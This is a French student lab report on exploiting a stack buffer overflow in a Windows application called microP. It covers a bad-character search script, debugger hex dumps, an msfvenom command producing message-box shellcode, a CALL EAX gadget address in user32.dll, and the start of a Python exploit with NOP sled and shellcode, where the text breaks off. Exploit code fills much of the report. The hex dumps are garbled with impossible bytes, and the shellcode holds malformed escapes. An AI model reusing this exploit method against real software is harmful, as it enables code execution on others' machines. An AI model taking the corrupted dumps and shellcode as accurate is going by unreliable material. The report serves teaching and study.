

GUERD NAWAL
M2 SSI
Rapport exploitation de l'application microP
TP PSSR

remarque :

Ce rapport contient seulement l'exploitation et la recherche des badchar (La suite du tp). Si vous voulez voir tous les détails du premier écrasement de pile à la recherche des badchar à la solution proposer vous devez consulter mon répertoire github de cet exploit.

Recherche du Badchar

laisse les a et b et change les c par tous les badchar possible générés par le script badchar.py comme ceci

```
#!/usr/bin/python
file = open("exploit.mppl","wb")

buffer = "A"* 1276
buffer += "BBBB"
buffer +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xxa0\xxa1\xxa2\xxa3\xxa4\xxa5\xxa6\xxa7\xxa8\xxa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xb\xc\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xe\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

file.write(buffer)
file.close()
```

Rappel : une fois le fichier mppl généré ajouté nous allons constater que l'on stocke le pointeur vers notre payload donc on fait un flow in dump pour trouver la séquence introduite (les informations liées au TP précédent sont détaillées sur github)

Address	Hex dump	ASCII
0048E210	41 41 41 41 41 41 41 41 41 41 42 42 42 42 42 42 00 9B 80	2C AAAAAAAAABBBBBB 01
0048E2200	00 00 00 00 DB 11 38 7E 08 C9 3A 7E EA 07 SD	2E :...#*!#P: "0=
0048E2300	B0 C8 3A 7E 00 00 00 00 AB 7A DA 77 42 78 DA	27 :...%2 rwBX
0048E2400	17 6C DA 77 00 00 00 00 40 0E 77 EC A3 0E	27 \$!rw... CHNwvud
0048E2500	39 48 0E 77 00 00 00 00 55 9C 00 7C 00 97 00	2C 9KJW... U6G1S0C
0048E2600	1D 9A 00 7C 31 B7 90 7C 00 00 00 AB 7A DA	27 #U01:AC1... %2
0048E2700	42 78 DA 77 17 6C DA 77 00 00 00 91 BE 80	2C Bx rw\$!rw... %2
0048E2800	6C 50 83 7C 17 0E 81 7C 30 29 80 7C 61 BA 80	2C L15:\$@!0%2 all
0048E2900	E1 9A 80 7C 4A 97 83 7C A0 23 80 7C 46 24 80	2C BU\$!JU!a#C F5%
0048E2A00	F9 BC 80 7C DA B8 81 7C 1E 00 81 R7 A0 80	2C :#*!#P: "0=
0048E2B00	9F AC 80 7C 5E 20 83 7C 0F 29 03 CB A0 80	2C f4C^>^*!#P:
0048E2C00	12 18 00 7C 56 98 80 7C 27 CD 00 7C 45 A0 80	2C \$!C:U0C
0048E2D00	7B 1D 90 E0 10 91 7C 81 9F 90 7C 12 FF 90	2C C:#G^>^*!#P:
0048E2E00	49 24 81 D1 4C 83 7C A9 FF 90 BF FC 90	2C I\$u!BL@!*
0048E2F00	DB 60 83 7C AB 08 83 7C BD FD 90 C1 60 83	2C ■:5\$@!*
0048E3000	8D 1B 82 7C 6E 28 81 7C 6A 12 81 2C 93 80	2C L+4:n+u!J#*!*
0048E3100	A5 A4 80 7C E6 2D 81 7C EF 70 87 7C C9 2F 81	2C RICP: "0=
0048E3200	30 AE 00 7C 6E 2B 83 7C 31 B7 80 5F B5 80	2C @<<In#W
0048E3300	04 0B 03 F2 D2 00 7C 64 A8 80 7C 01 FE 91	2C +@!#P: =B010
0048E3400	8C 39 01 CC 15 9C 1D 14 92 CB C8 14 02	2C 1:0u!Ifaw
0048E3500	DD 02 03 06 62 83 7C B8 97 00 CB 00 99 00	2C !@!#P: @B@!#P:
0048E3600	06 2F 81 D5 99 80 7C AA 60 82 FC F6 97 00	2C \$!/u!#P:
0048E3700	1E 98 80 7C 0A 98 80 7C 6E AC 80 7C 90 F7 82	2C A@C!#P:
0048E3800	19 BF 80 7C 4E 83 7C 69 38 81 7C 67 EE 80	2C 4+P:C!#P:
0048E3900	F6 E8 00 7C 4D 06 83 7C 29 82 83 7C 00 10 91	2C +PC!M
0048E3A00	5A 13 92 C7 06 81 7C 28 1A 90 7C 9D 00 00 83	2C Z!E!\$@!*
0048E3B00	D6 86 82 C7 07 01 80 7C D7 98 90 7C 00 00 00	2C 7\$!E!..@!*
0048E3C00	9D 65 A6 21 00 00 00 00 AA 18 BD 77 EF 19 BD	2C 7\$!E!..@!*
0048E3D00	40 1A BD 77 00 00 00 00 27 D8 EF 77 C0 B6 EF	2C 7\$!E!..@!*
0048E3E00	05 8E EF 27 11 C5 F1 77 4C 7B EF 77 77 5D EF	2C \$!@!#P: wuJ!u
0048E3F00	97 85 EF 27 C0 D8 EF 77 3B B9 EF 77 5A 75 F9	2C 7\$!E!..@!*
0048E4000	03 C7 EF 02 00 00 00 00 00 00 00 00 00 00 00	2C 7\$!E!..@!*

après les b on a un 00 puis la séquence change on confirme que 00 est le bad char et non pas le 01 quand on enlève 00 et la séquence après 01 continu le plus normalement du monde donc le premier bachar \x00

Address	Hex dump	ASCII
0048E208	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAA
0048E218	42 42 42 42 01 02 03 04 05 06 07 08 09 00 00	BBBBB0#*!#P:
0048E228	B0 C9 3A 7E B0 C9 3A 7E B0 C9 3A 7E B0 C9 3A 7E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048E238	AB 7A DA 77 42 78 DA 77 17 6C DA 77 00 00 00	%2 rwBX rw\$!rw...
0048E248	00 48 0E 77 EC A3 0E 77 39 48 0E 77 00 00 00	CHNwvud
0048E258	59 C9 80 D0 97 80 7C 1D 90 80 7C 31 B7 80	7C U6G1S0C#U01:AC1
0048E268	00 00 00 00 AB 7A DA 77 42 78 DA 77 17 6C DA	77 ...%2 rwBX rw\$!rw
0048E278	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	2C L15:\$@!0%2

alors maintenant après 09 la séquence s'arrête donc \x0a est le suivant bachar supprimer le et continuer

Address	Hex dump	ASCII
0048E200	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAA
0048E210	41 41 41 41 41 41 41 41 41 41 42 42 42 42 01 02	03 04 AAAAABBBB0#*!#P:
0048E220	05 06 07 08 09 00 0B 0C 0E 0F 10 11 12 13 14 15	16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25
0048E230	27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36	() *+, /@123456
0048E240	37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44 45 46	789:; =?@ABCDEF
0048E250	47 48 49 4A 4B 4C 4D 4E 4F 4F 50 51 52 53 54 55	66 GHijklmnoprsuvwxyz
0048E260	56 58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C	5XZYI\^_` abodef
0048E270	57 58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C	56 ghijklmnopqrstuvwxyz
0048E280	58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C 5D	56 wxyz!@#\$%^&*~
0048E290	71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 7G	76 qwe@!123EFGH
0048E2A0	77 78 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7J 7K 7L 7M	76 96 0000000000000000
0048E2B0	79 78 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7K 7L 7M 7N	76 uyu0000000000000000
0048E2C0	7T 7H 7R 7A 7B 7C 7D 7E 7F 7G 7H 7I 7K 7L 7M 7N	76 0d0-14%*+***@!1AA
0048E2D0	7Y 7B 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7K 7L 7M 7N	76 C6 40!! ^@!c@!t@!s
0048E2E0	C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5	D6 MXYZI\^_` abodef
0048E2F0	D7 D8 D9 DA DB DC DD DE EF E0 E1 E2 E3 E4 E5	E6 tY _!@!0B00865
0048E300	E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5	F6 1@!0B00865
0048E310	F7 F8 F9 FA FB FC FD FE FF 00 07 7C C9 2F 81	7C 0<<In+@!1A@C
0048E320	30 AE 80 7C 6E 2B 83 7C 31 B7 80 7C 5F B5 80	7C 0<<In+@!1A@C
0048E330	04 9B 03 7C F2 D2 99 7C 64 A8 99 7C 01 FE 91	7C +@!#P: =EC!d@C
0048E340	8C 39 81 7C CC 15 81 7C 1D 14 82 7C CB 14 02	7C 19U!IFSU!#98@!B@!
0048E350	0D 02 83 7C 06 62 83 7C B8 97 80 7C B0 99 00	7C !@!#P: @B@!#P:
0048E360	06 2F 81 7C A5 99 88 7C AA 60 82 FC F6 97 80	7C +@!#P: =EC!d@C
0048E370	1E 98 80 7C 0A 98 80 7C 6E AC 80 7C 90 F7 82	7C +@!#P: =EC!d@C
0048E380	19 BF 80 7C C9 4E 83 7C 69 38 81 7C 67 EE 80	7C 4+P:C!#P:
0048E390	F6 E8 80 7C 40 06 83 7C 29 82 83 7C 00 10 91	7C 4+P:C!#P:
0048E3A0	5A 13 92 7C C7 06 81 7C 28 1A 90 7C 9D 00 00 83	7C Z!E!..@!*
0048E3B0	06 96 82 7C 07 D1 80 7C D7 98 90 7C 00 00 00 00	7C 7\$!E!..@!*
0048E3C0	9D 65 A6 21 00 00 00 00 AA 18 BD 77 EF 19 BD	7C 7\$!E!..@!*
0048E3D0	40 1A BD 77 00 00 00 00 27 D8 EF 77 C0 B6 EF	7C 7\$!E!..@!*
0048E3E0	05 8E EF 27 11 C5 F1 77 4C 7B EF 77 77 5D EF	7C \$!@!#P: wuJ!u
0048E3F0	97 85 EF 27 C0 D8 EF 77 3B B9 EF 77 5A 75 F9	7C 7\$!E!..@!*

le suivant bachar est \x0d

une fois le dernier bachar supprimer on aura toute la séquence jusqu'à \xFF et voilà nous avons 3 badchar \x00\x0a\x0d

Address	Hex dump	ASCII
0048E200	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAA
0048E210	41 41 41 41 41 41 41 41 41 41 42 42 42 42 01 02	03 04 AAAAABBBB0#*!#P:
0048E220	05 06 07 08 09 00 0B 0C 0E 0F 10 11 12 13 14 15	16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25
0048E230	27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36	() *+, /@123456
0048E240	37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44 45 46	789:; =?@ABCDEF
0048E250	47 48 49 4A 4B 4C 4D 4E 4F 4F 50 51 52 53 54 55	66 GHijklmnoprsuvwxyz
0048E260	56 58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C	56 WXYZI\^_` abodef
0048E270	57 58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C	56 ghijklmnopqrstuvwxyz
0048E280	58 59 5A 5B 5C 5D 5E 5F 56 57 58 59 5A 5B 5C 5D	56 wxyz!@#\$%^&*~
0048E290	71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 7G	76 qwe@!123EFGH
0048E2A0	77 78 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7J 7K 7L 7M	76 96 0000000000000000
0048E2B0	79 78 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7K 7L 7M 7N	76 uyu0000000000000000
0048E2C0	7T 7B 79 7A 7B 7C 7D 7E 7F 7G 7H 7I 7K 7L 7M 7N	76 0d0-14%*+***@!1AA
0048E2D0	C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5	D6 C6 40!! ^@!c@!t@!s
0048E2E0	D7 D8 D9 DA DB DC DD DE EF E0 E1 E2 E3 E4 E5	E6 tY _!@!0B00865
0048E2F0	07 08 09 00 0B 0C 0D 0E 0F 00 07 7C C9 2F 81	7C 0<<In+@!1A@C
0048E310	F7 F8 F9 FA FB FC FD FE FF 00 07 7C C9 2F 81	7C +@!#P: =EC!d@C
0048E320	30 AE 80 7C 6E 2B 83 7C 31 B7 80 7C 5F B5 80	7C 0<<In+@!1A@C
0048E330	04 9B 03 7C F2 D2 99 7C 64 A8 99 7C 01 FE 91	7C +@!#P: =EC!d@C
0048E340	8C 39 81 7C CC 15 81 7C 1D 14 82 7C CB 14 02	7C 19U!IFSU!#98@!B@!
0048E350	0D 02 83 7C 06 62 83 7C B8 97 80 7C B0 99 00	7C !@!#P: @B@!#P:
0048E360	06 2F 81 7C A5 99 88 7C AA 60 82 FC F6 97 80	7C +@!#P: =EC!d@C
0048E370	1E 98 80 7C 0A 98 80 7C 6E AC 80 7C 90 F7 82	7C +@!#P: =EC!d@C
0048E380	19 BF 80 7C C9 4E 83 7C 69 38 81 7C 67 EE 80	7C 4+P:C!#P:
0048E390	F6 E8 80 7C 40 06 83 7C 29 82 83 7C 00 10 91	7C 4+P:C!#P:
0048E3A0	5A 13 92 7C C7 06 81 7C 28 1A 90 7C 9D 00 00 83	7C Z!E!..@!*
0048E3B0	06 96 82 7C 07 D1 80 7C D7 98 90 7C 00 00 00 00	7C 7\$!E!..@!*
0048E3C0	9D 65 A6 21 00 00 00 00 AA 18 BD 77 EF 19 BD	7C 7\$!E!..@!*
0048E3D0	40 1A BD 77 00 00 00 00 27 D8 EF 77 C0 B6 EF	7C 7\$!E!..@!*
0048E3E0	05 8E EF 27 11 C5 F1 77 4C 7B EF 77 77 5D EF	7C \$!@!#P: wuJ!u
0048E3F0	97 85 EF 27 C0 D8 EF 77 3B B9 EF 77 5A 75 F9	7C 7\$!E!..@!*

Exploiter la vulnérabilité

afin de pouvoir réussir l'exploit nous suggérons 2 solution possible :

1. utiliser un jmp eax
2. utiliser un call eax

Avant d'entamer la solution nous devons d'abord générer le shellcode de la fenêtre message qui doit s'afficher une fois l'exploitation réussie.

Génération du shellcode


Nous savons déjà que les badchar sont \x00,\x0a\x0d donc nous devons generer un shellcode qui ne les contient pas à l'aide de la commande suivante

```
msfvenom -p windows/messagebox TEXT='good job !!' TITLE='TP BO' -f c -a x86 -b "\x00\x0a\x0d"
```


-p : charge utile
-Text : pour écrire le texte qui doit être affiché dans la fenêtre
-TITLE: pour écrire le titre de la fenêtre
-f : format (c veut dire en langage c)
- a : architecture
-b : les bad share

solution avec call eax


Afin de pouvoir réussir l'exploit nous devons d'abord réussir la redirection de contrôle de l'exécution vers la section mémoire pointée par EAX où se trouve le shellcode.
Pour cela nous devons trouver une instruction CALL EAX située dans une section de mémoire non sujette à changement.
donc allez vers exécutable module (après avoir lancé le programme)




dans notre cas nous avons choisi user32.dll donc clic sur la dernière ligne (pour éviter les bashar il faut vérifier l@ de début et de fin de la dll)



puis faire un clic droit > search for > command .. afin de chercher la commande CALL EAX



To direct input to this VM, click inside or press Ctrl+G.



To direct input to this VM, click inside or press Ctrl+G.



elle se trouve à @ 7E39E866

Le script Python est redéfini pour inclure le shellcode. Un tas de NOP (x90) est introduit avant le shellcode, ce qui permet de s'assurer que le shellcode est bien exécuté. De plus, un autre ensemble de NOP (x90) est introduit avant 'BBBB' (l'eip).

L'ensemble des quatre 'B' sur l'exploit Python est remplacé par l'adresse mémoire 7E39E866, introduite dans l'ordre inverse "\x66\xE8\x39\x7E" en raison du fait que

l'architecture du processeur x86 suit le format Little Endian (octet le moins significatif occupant la position mémoire la plus basse).

L'exploit


```
#!/usr/bin/python
file = open("exploit.mppl", "wb")

Shellcode = ("\\xd9\\xc7\\xd9\\x74\\x24\\xf4\\x58\\xbb\\x96\\x1c\\xe9\\xc8\\x29\\xc9"
"\\xb1\\x41\\x31\\x58\\x18\\x03\\x58\\x18\\x83\\xe8\\x6a\\xfe\\x1c\\x11"
"\\x79\\x64\\x07\\xd6\\x59\\x6f\\x89\\xc5\\x13\\xf8\\xdb\\x20\\x37\\x8c"
"\\x6d\\x83\\x3c\\xe4\\x81\\x68\\x34\\x15\\x11\\x28\\xb0\\xae\\x5b\\x95"
"\\x4b\\x86\\x9b\\x9a\\x53\\x92\\x28\\x7d\\x62\\x8d\\x30\\x9f\\x04\\xa6"
"\\xa3\\x44\\xe0\\x33\\x7e\\xb9\\x63\\x17\\xa9\\xb9\\x72\\x72\\x22\\x73"
"\\x6c\\x09\\x6f\\xa4\\x8d\\xe6\\x73\\x90\\xc4\\x73\\x47\\x52\\xd7\\x6d"
"\\x99\\x9b\\xe6\\xb1\\x26\\xcf\\x8c\\xf2\\xa3\\x17\\x4d\\x3d\\x46\\x19"
"\\x8a\\x29\\xad\\x22\\x68\\x8a\\x66\\x20\\x71\\x59\\x2c\\xee\\x70\\xb5"
"\\xb7\\x65\\x7e\\x02\\xb3\\x20\\x62\\x95\\x28\\x5f\\x9e\\x1e\\xaf\\x88"
"\\x17\\x64\\x94\\x54\\x46\\xa6\\x66\\x6c\\xa1\\xfc\\x0e\\x88\\x38\\x3e"
"\\x78\\xdd\\x74\\xb1\\x95\\xb3\\x60\\x52\\x9a\\xcb\\x8f\\xe4\\x20\\x30"
"\\xd4\\x89\\x72\\xda\\x59\\xf1\\x9f\\x3f\\xcf\\x15\\x11\\xc0\\x10\\x1a"
"\\xa7\\x7a\\xe6\\x8d\\xd4\\xe8\\xd6\\x0c\\x4d\\xc2\\x24\\xa1\\xe9\\x4c"
"\\x3d\\xce\\x94\\xf\\x8d\\xeb\\xdf\\xa3\\xc9\\x01\\x69\\xbd\\x47\\xe9"
"\\x3c\\x46\\xee\\xd7\\xef\\xfd\\x58\\x75\\x42\\xb\\x1f\\x66\\x79\\xec"
"\\xf7\\xc8\\x7e\\xef\\xf8\\x9f\\xcf\\x48\\x26\\x40\\xb8\\x3c\\x76\\xa0"
"\\x7a\\x8c\\xad\\x28\\x26\\xcal\\x54\\xa0\\x34\\x7a\\x76\\x93\\x9b\\x23"
"\\x1e\\xf3\\xb1\\xbc\\xbc\\x9b\\x22\\x2c\\x2f\\x38\\x9c\\x7b\\x27\\x8c"
"\\xfa\\x70\\xb\\xecl\\x32\\x55\\x92\\xbd\\x65\\x0b\\xed\\x92\\xb7\\x6b"
"\\x41\\xec\\xed\\x63")

buffer = "\\x90" * 50
buffer += Shellcode
